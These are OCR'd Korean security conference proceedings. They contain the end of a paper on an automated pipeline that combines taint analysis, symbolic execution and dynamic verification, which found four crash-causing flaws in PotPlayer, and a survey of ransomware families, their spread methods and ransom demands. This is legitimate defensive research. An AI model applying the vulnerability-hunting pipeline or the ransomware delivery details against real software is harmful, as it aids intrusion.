퍼징은 소프트웨어의 취약점과는 관계없는 입력 값도 같이 테스트 하는 경우에 취약점 탐지까지 많은 시간이 소요된다. BuzzFuzz[5]는 동적 오염 분석을 먼저 실시, 소프트웨어를 분석하여 취약점을 발생시킬 수 있는 입력 값 위치를 확인한다. 확인된 입력 값 위치를 집중적으로 테스트하여 취약점 탐지에 소요되는 시간을 단축하였다.

또한 퍼징은 사전에 소프트웨어 바이너리 코드 분석이 없어 매우 간단한 결함만 찾는다. 예로 소프트웨어에 체크섬 확인 코드가 포함된 경우 퍼징은 체크섬 확인 코드만 취약점 점검하게 된다. TaintScope[6]는 콘콜릭 실행(Concolic Execution) 기법을 사용하여 제한된 취약점 점검 문제를 해결하였다.

이와 같이 퍼징은 동적 오염 분석, 콘콜릭 실행과 같은 바이너리 코드 분석 기법과 연계하여 취약점탐지 연구가 진행되고 있다.

2.2 동적 오염 분석

동적 오염 분석은 외부에서 입력된 값이 소프트웨어가 실행되면서 어떻게 이동/전파 되는지 분석하는 기법이다. 동적 오염 분석 기법은 소프트웨어 공격 방지, 정보 흐름 제어, 데이터 유출 탐지, 악성코드 분석 등 다양한 보안 문제에 효과적이다.

동적 오염 분석은 높은 런타임 오버헤드로 인해 소프트웨어 실행과 분석에 심각한 속도저하가 발생한다. 동적 오염 분석의 연구는 주로 성능향상에 관한 것이다. 연구 방향은 크게 두 가지로 하드웨어 지원 방식[7]과 멀티 코어 하드웨어에서 소프트웨어 병렬화 기법[8]이다.

2.3 콘콜릭 실행

콘콜리 실행은 Concrete Execution과 Symbolic Execution의 합성어이다. 동적 분석의 문제점은 단일 경로에 대해서만 분석이 가능하다는 것이다. 콘콜릭 실행은 동적으로 다중 경로가 실행 가능한 입력 값을 생성하는 기법이다. 소프트웨어의 실행경로는 분기 명령어 실행마다 2개씩 늘어나게 되어 모든 실행경로는 폭발적으로 증가하게 된다. 따라서 모든 경로를 실행하는 입력 값을 생성하는 것은 비효율적이다. BitBlaze[9]에서는 입력 값에 영향을 받는 분기 명령어에서만 실행경로를 생성하여 폭발적 증가 문제를 해결한다. 다중 경로 탐색을 위한 콘콜릭 실행 프레임워크는 Triton[10], angr[11]이 있다.

III. 제안 방법

그림 1은 제안 방법의 전체 구성요소이다. 입력 값이 주어지면 동적 분석을 먼저 수행한다. 동적 분석에서는 분석 대상 소프트웨어를 디스어셈블러로 분석하고, 분석된 명령어를 중간언어로 묶는다. 중간언어로 번역된 명령어를 DBI(Dynamic Binary Instrumentation) 도구로 실행하면서 동적 오염 분석을 수행한다. 동적 분석이 끝이 나면 동적 분석의 결과를 가지고 정적 분석을 실행한다. 정적 분석에서는 먼저 취약점이 발생하는 명령어를 역으로 분석하여 관련 명령어만 추출한다. 심볼릭 실행과 SMT(Satisfiability Modulo Theories) Solver를 사용하여 취약점이 발생 가능한 입력 값을 찾는다. 마지막으로 찾은 입력 값을 동적 검증으로 실제로 취약점이 발생하는지 검증한다.




그림 1 제안 방법 전체 구성요소

3.1 디스어셈블러(Disassembler)

바이너리 코드를 분석하기 위해서는 기계어를 사람이 식별 가능한 어셈블리어로 번역이 필요하다. 디스어셈블러를 사용하여 기계어를 어셈블리어로 번역하며, 1:1 매칭이기 때문에 특별한 기법이 필요하지 않다.

3.2 중간언어(Intermediate Language)

바이너리 코드의 모든 명령어를 분석 및 구현하기에는 명령어의 수가 많아 비효율적이다. 따라서 본 논문에서의 중간언어는 명령어의 공통된 특징을 조합하여 분석 및 구현한다. 표 1과 같이 x86 아키텍처에서 동적 오염 분석을 수행할 경우 ADD 명령어와 AND 명령어는 동일한 동작을 수행한다. 0은 오염되지 않은 상태이고 1은 오염된 상태이다.

조건		결과	
오퍼랜드 1	오퍼랜드 2	오퍼랜드 1	오퍼랜드 2
0	0	0	0
0	1	1	1
1	0	1	0
1	1	1	1

표 1 동적 오염 분석의 ADD, AND 명령어

표 1과 같은 방법으로 중간언어 구현 시 x86 아키텍처에서는 20개 정도의 중간언어로 모든 명령어를 분석 및 구현 가능하다.

3.3 Dynamic Binary Instrumentation

DBI는 분석 대상 소프트웨어에 동적으로 코드를 삽입하여 런타임에 동작을 분석 및 모니터 하는 도구이다. 대표적인 도구로는 PIN Tool[12], Valgrind[13], DynamoRIO[14]가 있다. 본 논문에서는 분석 소프트웨어가 윈도우 GUI 기반이라서 메모리 관리와 속도가 매우 중요하다. 따라서 취약점 탐지의 속도 향상을 위해 윈도우에 최적화된 DBI 도구를 자체 제작 한다.

3.4 동적 오염 분석

DBI로 모든 명령어를 모니터 할 수 있게 되면 동적 오염 분석이 가능하다. 동적 오염 분석은 명령어를 차례로 분석하여 입력 값이 메모리와 레지스터에 어떻게 전파되는지 추적하게 된다. 또한 취약점 패턴과 비교하여 취약한 명령어를 추출한다.

3.5 역 오염 분석(Backward Taint Analysis)

입력 값부터 취약한 명령어까지 순방향으로 분석 시 관계없는 명령어도 같이 분석하게 되어 자원 소모가 점점 많아진다. 특히 심볼릭 실행을 수행해야 하는 경우 심볼 정의가 많아져 속도 저하도 발생한다. 따라서 입력 값부터 취약한 명령어까지 분석 시 역방향으로 먼저 분석을 하여 관계된 명령어만 추출한다.

3.6 심볼릭 실행 및 SMT Solver

입력 값을 심볼로 정의하여 취약한 명령어까지 분석하면서, 명령어에 따라 바뀌는 심볼을 계속 수식화 한다. 취약한 명령어까지 분석이 완료되면 SMT Solver를 사용하여 취약점이 발생 할 수 있는 심볼의 값을 찾는다. SMT Solver는 방정식 및 부등식에서 다양한 타입의 변수의 해를 구할 수 있다. 본 논문에서 SMT Solver는 마이크로 소프트에서 개발한 z3[15]을 사용한다.

3.7 동적 검증(Dynamic Verification)

본 논문에서는 단일 경로의 취약점을 검증하기 때문에, 심볼릭 실행과 SMT Solver를 이용하여 취약점이 발생 가능한 입력 값을 찾아도 입력 값을 검증하는 경로가 존재하면 취약점이 발생 하지 않는다. 따라서 실제로 찾은 입력 값이 취약점을 발생 시키는지 검증이 필요하다. 동적 검증은 심볼릭 실행과 SMT Solver에 의해 생성된 취약한 입력 값을 소프트웨어에 입

력하여 실행, 모니터하여 취약점이 발생하는지 검증한다.

IV. 실험

본 장에서는 제안한 자동 취약점 탐지 및 검증 도구를 구현하고 결과를 확인한다. 본 논문은 실험 환경으로 Windows 7 운영체제를 사용했다. 실험 대상 프로그램은 팟플레이어(버전: 1.7.1916)[16] 이고, 입력 값으로는 각종 미디어 파일을 입력한다.

동적 오염 분석 결과로는 그림 2와 같이 취약한 명령어의 인덱스 값을 로그 파일로 저장한다. 또한 입력 값에 영향을 받는 모든 명령어도 로그 파일로 저장된다.




그림 2 동적 오염 분석 결과

동적 오염 분석으로 추출한 취약한 명령어의 인덱스를 사용하여 역 오염 분석과 심볼릭 실행을 수행하면, 아래 그림 3과 같이 취약점이 발생 가능한 파일의 위치, 크기, 값을 찾아준다.




그림 3 역 오염 분석 및 심볼릭 실행 결과

역 오염 분석 및 심볼릭 실행 결과로 취약점 발생 가능한 입력 값(파일)을 생성하여 동적 검증을 수행하면, 아래 그림 4와 같이 실제로 취약점이 발생하는 미디어 파일만 저장되게 된다.




그림 4 동적 검증 결과

V.결론

본 논문에서는 기존의 자동 취약점 탐지 기술에서 취약점 탐지까지 많은 시간이 소요되는 문제점을 보완하였다. 보완 방법으로 단일 경로에서 실행되는 명령어를 분석한 후, 취약점이 발생 가능한 입력 값만 추출하여 취약점을 탐지하는 기술을 제안하였다. 또한 취약점 탐지의 정확성을 높이기 위해 동적으로 검증하는 모듈도 제안하여 취약점 탐지의 결과를 믿을 수 있다. 팟플레이어를 제안 방법으로 자동 취약점 탐지 및 검증 하여, 크래시를 발생시키는 취약한 코드 4개의 위치를 찾았다.

본 연구에서는 단일 경로에서 입력 값에 따른 자동 취약점 탐지 및 검증을 수행 하였지만, 향후 콘콜릭 실행과 병행하여 다중 경로에 대해서도 자동 취약점 탐지 및 검증 연구도 진행되어야 할 것으로 판단된다.

[참고문헌]

[1] J. Newsome and D. Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In Proceedings of NDSS '05, San Diego, California, USA, February 2005.

[2] "CVE Details - Vulnerabilities By Type." [Online]. Available: https://www.cvedetails.com/vulnerabilities-by-types.php

[3] "OWASP - Format string attack."

[Online]. Available: https://www.owasp.org/index.php/Format_string_attack

[4] B. P. Miller, L. Fredriksen, and S. Bryan. An empirical study of the reliability of UNIX utilities. Commun. ACM, 33(12):32 – 44, 1990.

[5] V. Ganesh, T. Leek, and M. Rinard. Taint-based directed whitebox fuzzing. In Proceedings of the 2009 IEEE 31st International Conference on Software Engineering, pages 474 – 484. IEEE Computer Society, 2009.

[6] T. Wang, T. Wei, G. Gu, and W. Zou, "Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection," in Security and Privacy (SP), 2010 IEEE Symposium on, May 2010, pp. 497 – 512.

[7] NIGHTINGALE, E. B., PEEK, D., CHEN, P. M., AND FLINN, J. Parallelizing security checks on commodity hardware. In Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems(ASPLOS'08) (2008).

[8] JEE, K., KEMERLIS, V. P., KEROMYTIS, A. D., AND PORTOKALIDIS, G. ShadowReplica: Efficient parallelization of dynamic data flow tracking. In Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security(CCS'13) (2013).

[9] D. Song, D. Brumley, H. Yin, J. Caballero, I. Jager, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, and P. Saxena. BitBlaze: A new approach to computer security via binary analysis. In Proceedings of the 4th International Conference on Information Systems Security, ICISS, 2008.

[10] Saudel, F., Salwan, J.: Triton: a dynamic symbolic execution framework. In: Symposium sur la s´ecurit´e des technologies de l'information et des communications, SSTIC, France, Rennes, 3 – 5 June 2015, pp. 31 – 54. SSTIC (2015)

[11] "angr" [Online]. Available: https://github.com/angr

[12] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In Proceedings of PLDI 2005, pages 191 – 200, Chicago, Illinois, USA, June 2005.

[13] N. Nethercote and J. Seward. Valgrind: A program supervision framework. ENTCS, 89(2), 2003.

[14] D. Bruening, T. Garnett, and S. Amarasinghe. An infrastructure for adaptive dynamic optimization. In Proceedings of CGO'03, pages 265 – 276, San Francisco, California, USA, March 2003.

[15] L. de Moura and N. Bjørner. Z3: An Efficient SMT Solver. In Proc. of TACAS'08, LNCS, pages 337 – 340,

[16] "kakaoTV" [Online]. Available: http://tv.kakao.com/guide/potplayer

특징적 분류를 통한 랜섬웨어의 최신 동향 분석*

문기운, 이종혁
상명대학교 프로토콜공학연구실

Trend Analysis of Ransomware Through the Characteristic Classification

Kiwoon Moon, Jong-Hyouk Lee
Protocol Engineering Lab., Sangmyung University

요 약

최근 들어 사용자의 파일 및 시스템을 암호화하여 금전적인 요구를 하는 형태의 악성코드인 랜섬웨어의 제작 및 유포가 증가하고 있다. 본 논문에서는 랜섬웨어의 현황 및 국내외 피해 규모에 대하여 알아보고, 국내에서 유행한 주요 랜섬웨어를 소개하며, 최근 유행한 랜섬웨어를 특징에 따라 분류하여 최신 동향을 파악한다.

Ⅰ. 서론

최근 들어 사용자의 파일 및 시스템을 암호화하여 직접적으로 금전적 요구를 하는 형태의 악성코드인 랜섬웨어의 제작 및 유포가 폭발적으로 증가하였다. 그에 따라 전 세계적으로 피해가 늘어나고 있는 실정이다. 본 논문의 2장에서는 랜섬웨어의 개요와 등장 및 현황, 국내외 피해 규모를 알아본다. 3장에서는 랜섬웨어의 형태와 국내에서 유행한 주요 랜섬웨어를 소개한다. 4장에서는 여러 랜섬웨어들을 특징에 따라 분류하여 랜섬웨어의 최신 동향을 파악하고, 5장에서 결론을 맺는다.

Ⅱ. 랜섬웨어

2.1 랜섬웨어 개요

세계적으로 많은 피해를 일으키며 이슈화되고 있는 랜섬웨어는 몸값(Ransome)을 의미하는 단어와 소프트웨어(Software)의 합성어이다. 랜섬웨어는 악성코드의 한 종류이며, 여타 다른 악성코드와는 다르게 피해자의 시스템이나 파일들을 인질로 잡고 피해자들에게 금전적인 요구를 하는 악성 소프트웨어이다. 랜섬웨어는 백신을 통하여 치료를 수행하더라도 실제적으로 암호화된 데이터들은 복구하지 못하므로 공격자들은 피해자에게 직접적으로 금전적인 이득을 취할 수 있다.

2.2 랜섬웨어의 등장과 현황

1989년에 최초로 발견된 랜섬웨어는 PC Cyborg Trojan(AIDS)으로서 플로피 디스크에 담겨 배포되었다. 우편물로 송부된 디스켓을 넣고 실행시킬 경우 하드디스크의 루트 디렉토리 정보를 암호화하였으며, 189달러 또는 378달러를 요구하였다[1]. 랜섬웨어의 시초로 일컬어지는 PC Cyborg Trojan(AIDS)는 배포 방식의 비효율성, 당시 대중화 되지 않은 PC의 수의

* 본 연구는 2017년도 정부 (미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임 (No. NRF-2017R1A1A1A05001405)

한계점으로 인하여 널리 확산되지 않았다. 최근 들어 랜섬웨어 피해가 급증하기 시작한 배경으로는 IT기술의 발전과 디지털 자산의 가치 증가를 예로 들 수 있다. 또한 전자화폐의 한 종류인 비트코인의 등장과 함께 온라인상에서 추적이 불가능한 거래가 가능하다는 점이 있다[2]. 기존의 해커들은 해킹을 통하여 정보를 획득하여 암시장에 획득한 정보를 판매하는 방식이었다면, 랜섬웨어를 통하여 피해자에게 비트코인을 요구함으로써 직접적인 금전 이득을 취할 수 있게 되었다. 제작시간 대비 고수익을 얻을 수 있다는 이점으로 인하여 랜섬웨어의 제작 및 유포는 계속적으로 증가하였다. 한국랜섬웨어침해대응센터에 따르면 2015년과 비교하여 2016년에 랜섬웨어 피해는 2.4배 정도 증가하였다고 분석되었으며, 랜섬웨어 종류는 2015년에 8종류에서 2016년에는 16종류로서 2배 증가하였다고 분석되었다[3]. 다음 [표 1]은 한국인터넷진흥원에서 집계된 랜섬웨어 피해 민원 접수 현황을 나타낸다.

[표 1] 랜섬웨어 피해 민원 접수 현황

구분	2015년	2016년				
민원 접수 (건)	총계	1분기	2분기	3분기	4분기	합계
	770	176	353	197	712	1,438

한국인터넷진흥원에 접수된 랜섬웨어 피해신고 현황에 따르면 2015년 770건에서 2016년 1,438건으로 86.8% 증가하였다[4]. 이와 같이 랜섬웨어의 피해는 지속적으로 늘어나는 추세이다.

2.3 국내외 랜섬웨어 피해 규모

IT전문 글로벌 미디어인 'IT World'에 따르면, FBI는 2016년 1~3월 동안 랜섬웨어 해커에게 지급된 비트코인 금액이 2억 900만 달러라고 발표했다. 2016년 한 해 동안 비트코인 총 지불 금액은 10억 달러 정도라고 추정하고 있다[2].

[표 2]는 국내 랜섬웨어 피해 규모를 나타낸다. 국내에서는 2015년도에는 약 53,000명이 감염되어 약 1,090억원의 피해를 입었으며, 약 30억원 정도의 금액이 해커에게 지급된 것으로 추정되었다.

[표 2] 국내 랜섬웨어 피해 규모

구분	피해 건수	피해 금액	지불 금액
2015년	53,000건	약 1,090억원	약 30억원
2016년	130,000건	약 3,000억원	약 100억원

2016년에는 약 13만명이 감염되었으며, 피해금액으로는 약 3,000억원 정도의 피해가 발생하였다. 약 13만명의 피해자 중 13,000명이 약 100억원 이상의 비트코인을 지불한 것으로 추정되고 있다[2].

Ⅲ. 랜섬웨어의 형태 및 종류

3.1 랜섬웨어의 형태

랜섬웨어는 크게 락커(Locker) 계열과 크립토(Crypto) 계열로 나뉠 수 있으며, 암호화 대상과 배포 방식에 따라 구분할 수 있다[3].

- 락커(Locker) 계열 랜섬웨어: 사회공학기법을 사용하거나 주요 기관을 사칭하여 시스템 자체를 잠그는 랜섬웨어
- 크립토(Crypto) 계열 랜섬웨어: 특정한 파일이나 전체 파일을 암호화하는 랜섬웨어


락커(Locker) 계열과 크립토(Crypto) 계열의 랜섬웨어는 공통적으로 피해자에게 금전적인 요구를 하게 되며, 현재 배포되는 랜섬웨어들은 계열을 통한 구분이 모호해지고 있는 실정이다.

3.2 랜섬웨어의 종류

현재 제작되어 배포되고 있는 랜섬웨어는 그 종류가 다양하고, 근간이 되는 랜섬웨어에서 진화하고 있다. 국내에서 유행한 랜섬웨어와 최신 랜섬웨어를 소개한다. 다음 [그림 1]은 국내에서 유행한 랜섬웨어 침해 비율을 나타낸다.

3.2.1 CryptXXX 랜섬웨어

CryptXXX 랜섬웨어는 국내 스마트폰 관련 커



[그림 1] 국내에서 유행한 랜섬웨어 침해 비율[3]

뮤니티에서 멀버타이징(Malvertising)[1] 기법에 의한 광고 배너를 통하여 유포되었다. 스팸 메일 뿐만 아니라 드라이브 바이 다운로드(Drive-by-download) 방식을 이용하여 유포되었으며, 메모리에서만 동작하는 DLL 파일을 생성하고 암호화를 수행하는 방식을 사용한다. 암호화 대상 파일 확장자에는 한글 워드 문서(.hwp)도 포함되어있다[5].

3.2.2 Locky 랜섬웨어

Locky 랜섬웨어는 파일들을 암호화 한 후 파일의 확장자를 .locky로 바꾸는 특징이 존재한다. 악성 매크로가 포함된 워드 문서를 주로 이메일을 통하여 첨부파일로써 유포된다[5]. 최근에는 JS파일로 위장하여 유포되는 경우도 보고되고 있다. 첨부 파일 실행 시 다운로드되는 파일의 형태는 EXE 파일에서 DLL파일로 변경되었으며, DLL 파일의 확장자도 무작위로 바꾸어 다운로드하는 형태로 진화하였다[6]. Locky 랜섬웨어의 암호화 대상 파일 확장자에는 한글 워드문서(.hwp)도 포함되어있다.

3.2.3 PETYA 랜섬웨어

PETYA 랜섬웨어는 기존의 랜섬웨어와는 달리 MBR(Master Boot Record) 영역을 암호화한다. 시스템의 파티션 정보가 담겨 있는 MBR 영역과 윈도우의 NTFS(New Technology File System)에서 사용하는 파일에 관한 모든 정보가 담긴 MFT(Master File Table) 영역을 암호화하여 PC의 사용을 불가능하게 만든다[7].

3.2.4 CERBER 랜섬웨어

CERBER 랜섬웨어는 파일을 암호화한 후 음성으로 감염 사실을 알려주는 특징이 있는 랜섬웨어이다. 스팸 메일이나 익스플로잇 킷(Exploit Toolkit)을 이용하여 유포되었다. 기존에는 DOC와 같은 확장자의 파일을 이용하였지만 최근에는 VBS(Visual Basic Script), HTA(HTML Application)와 같은 확장자를 가지는 파일로 구성되어 유포되는 사례가 발견되고 있다. CERBER 랜섬웨어는 대상 파일을 암호화 한 후 파일의 확장자를 .cerber로 바꾸는 특징이 있다[5]. 버전에 따라 확장자명을 .cerber2, .cerber3와 같이 변경하기도 하며, 최근에 유포된 버전에서는 확장자명을 무작위로 생성하는 사례도 발견되고 있다.

3.2.5 WannaCry 랜섬웨어

해킹집단인 쉐도우브로커스(Shadow Brokers)

1) 온라인 광고를 통해 악성코드(malware)를 유포시키는 방법

[표 3] 국내에서 유행한 랜섬웨어의 특징적 분류

랜섬웨어 명	주 유입 방식	공격 대상 파일 확장자	사용 암호화 알고리즘	암호화 후 생성 파일 확장자	지불 요구 금액 (BTC)	한국어 지원
CryptoWall3.0	Spam	약 40개 (.hwp 포함)	RSA	원본 파일명	0.5~2.2	X
CryptoWall4.0			RSA+AES	무작위	1.12~1.59	X
Locky	Spam	약 100개 (.hwp 포함)	RSA+AES	.locky	0.5~5.1	O
Locky(.zepto)				.zepto	2.0~3.0	O
Locky(.odin)		약 350개 (.hwp 포함)		.odin	2.5~3.0	O
Locky(.shit)				.shit	0.8	O
Locky(.thor)				.thor	0.8~3.0	O
Locky(.aesir)				.aesir	3.0	O
Locky(.zzzzz)				.zzzzz	3.0	O
Locky(.osiris)				.osiris	2.5~3.0	O
CERBER	Spam, Malvertising	약 350개	RSA+AES	.cerber	1.1~1.25	X
CERBER2		약 450개		.cerber2	0.7~1.2	X
CERBER3				.cerber3	1.0	X
CERBER4				무작위	1.0	O
CERBER5				무작위	0.7~1.0	O
CryptXXX3.0		약 200개 (.hwp 포함)	RSA변형	.crypt .crypt1	1.2	O
CryptXXX4.0		약 200개 (.hwp 포함)	RSA변형	무작위	1~1.5	O
PETYA	Spam	MBR 변조	-	-	2.0	X
WannaCry	SMB 취약점 이용	약 175개 (.hwp 포함)	RSA+AES	.WNCRY	0.2	O

는 미국 국가안보국(NSA, National Security Agency)가 이용한 해킹 도구들을 공개하였다. 이때 사용된 취약점 중 하나인 윈도우즈 운영체제의 SMB 취약점(MS17-010)을 이용하여 제작된 WannaCry 랜섬웨어가 등장하였다. 2017년 5월 첫 감염 사례가 나타난 후 피해사례가 계속적으로 증가하고 있다. 기존의 랜섬웨어는 사회공학기법을 활용하거나 취약한 웹사이트에서 다운로드받은 파일을 실행시킴으로써 감염되는 형태였지만, WannaCry 랜섬웨어는 인터넷이 연결되어 있다면 별도의 악성코드 파일을 실행하지 않더라도 감염된다는 특징이 있다[8]. 감염 후 3일 이내의 기간에는 $300에 해당하는 비트코인을 요구하며, 7일이 경과하면 $600에 해당하는 비트코인을 요구한다[9].

Ⅳ. 랜섬웨어 특징별 분류

[표 3]에서는 국내에서 유행한 랜섬웨어들을 특징에 따라 분류하였다.

4.1 주 유입 방식

국내에서 유행한 랜섬웨어들의 주로 스팸메일을 통하여 유포되고 있다. 최근에는 취약한 웹사이트나 광고 모듈을 악용하는 멀버타이징 방식을 사용하기도 한다. 2017년 5월에 SMB 취약점을 이용하여 제작된 WannaCry 랜섬웨어의 경우 인터넷이 연결되어 있는 상태에서 피해자가 별도의 악성 파일을 실행하지 않더라도 감염된다는 특징을 나타낸다.

4.2 공격 대상 파일 확장자

국내에서 유행한 랜섬웨어들은 40여개에서

많게는 450여개의 확장자를 대상으로 암호화를 수행한다. Locky 랜섬웨어, CryptXXX 랜섬웨어, CryptoWall 랜섬웨어, WannaCry 랜섬웨어는 대상 파일 확장자에 한글 워드 문서(.hwp)를 포함하고 있는 것으로 보아 우리나라를 직접적인 타겟으로 삼고 있다는 것을 확인할 수 있다.

4.3 사용 암호화 알고리즘

국내에서 유행한 랜섬웨어의 대부분은 RSA 알고리즘과 AES 알고리즘을 사용하여 대상 파일들을 암호화하며, CryptXXX의 경우 RSA 알고리즘을 변형하여 대상 파일들에 대한 암호화를 수행한다.

4.4 암호화 후 생성 파일 확장자

랜섬웨어들은 암호화 후 생성되는 파일 확장자에 따라 그 이름이 지정되는 경우가 많다. 예를 들어 CERBER 랜섬웨어의 경우 대상파일을 암호화한 후 .cerber의 확장자를 부여한다. 보통 후속 랜섬웨어가 등장할 경우 .cerber2, .cerber3와 같이 확장자를 부여하는 형태를 띠게 된다. Locky 랜섬웨어의 경우 북유럽 신화 속에 등장하는 신들의 이름을 사용하는 특징이 있다. Locky 랜섬웨어 후속 버전인 Locky(.zzzzz), Locky(.shit)의 경우에는 북유럽 신화에 등장하는 신의 이름을 사용하지 않고 있다. 이러한 사실로 인하여 전문가들은 Locky 랜섬웨어의 제작 그룹이 최소 2개 이상이 활동하고 있는 것으로 추정하고 있다[5].

4.5 지불 요구 금액[10]

블록체인은 2008년 나카모토 사토시(Nakamoto Satoshi)에 의하여 고안되었으며, 블록체인을 사용하여 비트코인이라는 디지털 화폐가 등장하게 되었다. 거래 내역을 블록체인의 형태로 저장하며, 중앙 서버의 개입 없이 개인 간 익명의 거래가 가능하다. 익명의 공개키를 계좌로 이용하여 거래를 수행하며, 거래 당사자에 대한 정보와 공개키 간에는 직접적으로 연관되지 않아 추적이 불가능하다[11]. 비트코인의 총 통화량은 2,100만개로 제한되어 있으며, 그 가치는 점차적으로 증가하고 있다. 그에 따라 랜섬웨어 제작자들은 피해자들에게 거래 추적이 불가능한 비트코인을 요구하고 있다.

랜섬웨어 제작자들은 적게는 0.2 BTC에서 많게는 5.1 BTC의 금액을 요구한다. 요구 금액은 랜섬웨어 제작자가 대상 폴더마다 남겨놓은 텍스트 파일을 열어 그 안에 적혀 있는 주소로 접속하면 확인할 수 있다. 특정 랜섬웨어들은 특정 시간이 지나면 요구 금액을 높이는 수법을 사용하기도 한다.

4.6 한국어 지원

Locky 랜섬웨어는 처음 등장한 이래로 결재 안내 페이지에서 한국어를 지원하여 결재를 유도하고 있다. CERBER 랜섬웨어의 초창기 버전은 결재 안내 페이지에서 한국어를 지원하지 않았지만 최근 들어 등장한 버전4와 버전5에서 한국어를 지원하고 있다. 2017년 5월에 등장한 WannaCry 랜섬웨어는 랜섬웨어 감염 후 발생하는 랜섬노트 화면에서도 한국어를 지원한다.

Ⅴ. 결론

최근 들어 사용자의 파일 및 시스템을 암호화하여 직접적으로 금전적인 요구를 하는 형태의 악성코드인 랜섬웨어의 현황 및 국내외 피해 규모를 알아보고, 랜섬웨어의 형태와 주요 랜섬웨어를 소개하였다. 또한 여러 랜섬웨어를 특징에 따라 분류하여 최신 동향을 파악하였다. 랜섬웨어는 다양한 형태의 변종이 제작되고 있으며, 지속적인 수입 보장으로 인하여 랜섬웨어 제작자들의 제작 및 유포 수법은 나날이 발전하고 있다. 출처가 불분명한 이메일과 URL 링크를 실행하는 것을 지양해야하며, WannaCry 랜섬웨어와 같이 별도의 파일의 실행없이 감염되는 형태도 존재하므로 모든 소프트웨어는 최신버전으로 업데이트하여 사용하여야한다. 또한 중요한 자료는 백업하여 데이터를 보존하는 것이 중요하다.

[참고문헌]

[1] “MONTHLY SECURITY NEWS LETTERS,” 진앤현보안그룹, 2016년 4월

[2] “랜섬웨어 현황, 대응방안과 전망,” 지란지교시큐리티, 2016년 8월

[3] “2017 랜섬웨어 침해분석 보고서,” 한국랜섬웨어침해대응센터, 2017년 2월

[4] “16년 랜섬웨어 동향 및 17년 전망,” 한국인터넷진흥원, 2017년 1월

[5] “최신 랜섬웨어 동향 분석 보고서,” AhnLab, 2017년 1월

[6] “DLL 파일로 돌아온 Locky 랜섬웨어 주의,” 잉카인터넷 공식블로그, 2017년 3월 20일 접속

[7] “Petya Ransomware Goes Low Level,” Bitdefender, 2016년 4월

[8] “윈도우 SMB 취약점으로 전파되는 워너크라이 랜섬웨어 분석,” RedAlert, 2017년 5월

[9] “워너크라이 WannaCry 랜섬웨어 긴급 침해 보고서,” 한국랜섬웨어침해대응센터, 2017년 5월

[10] “랜섬웨어 종류별 해커의 요구금액,” 한국랜섬웨어침해대응센터, 2017년 5월 10일 접속

[11] “Bitcoin: A Peer-to-Peer Electronic Cash System,” Satoshi Nakamoto, 2008년 10월

A-7 정보보호 기타

강 병 권 (순천향대)

- **Generative Adversarial Net을 적용한 CAPTCHA 이미지 생성**
  권현, 김용철, 윤현수, 최대선
- **SW 개발보안을 위한 보안약점 분석과 탐지방법 연구**
  김진국, 장희진, 정승훈, 김희동, 김현숙
- **사이버 상황인식을 위한 사이버 킬체인 모델 및 사이버 위협 분류**
  조성영, 한인성, 정현숙, 구성모, 박무성
- **임직원의 정보 보안 교육훈련 증진 필요성에 관한 연구**
  조형택, 염흥열

Generative Adversarial Net을 적용한 CAPTCHA 이미지 생성

권 현[1)*], 김 용 철[**], 윤 현 수[*], 최 대 선[†2)]

*전산학부, 한국과학기술원

**전자공학과, 육군사관학교

†의료정보학과, 공주대학교

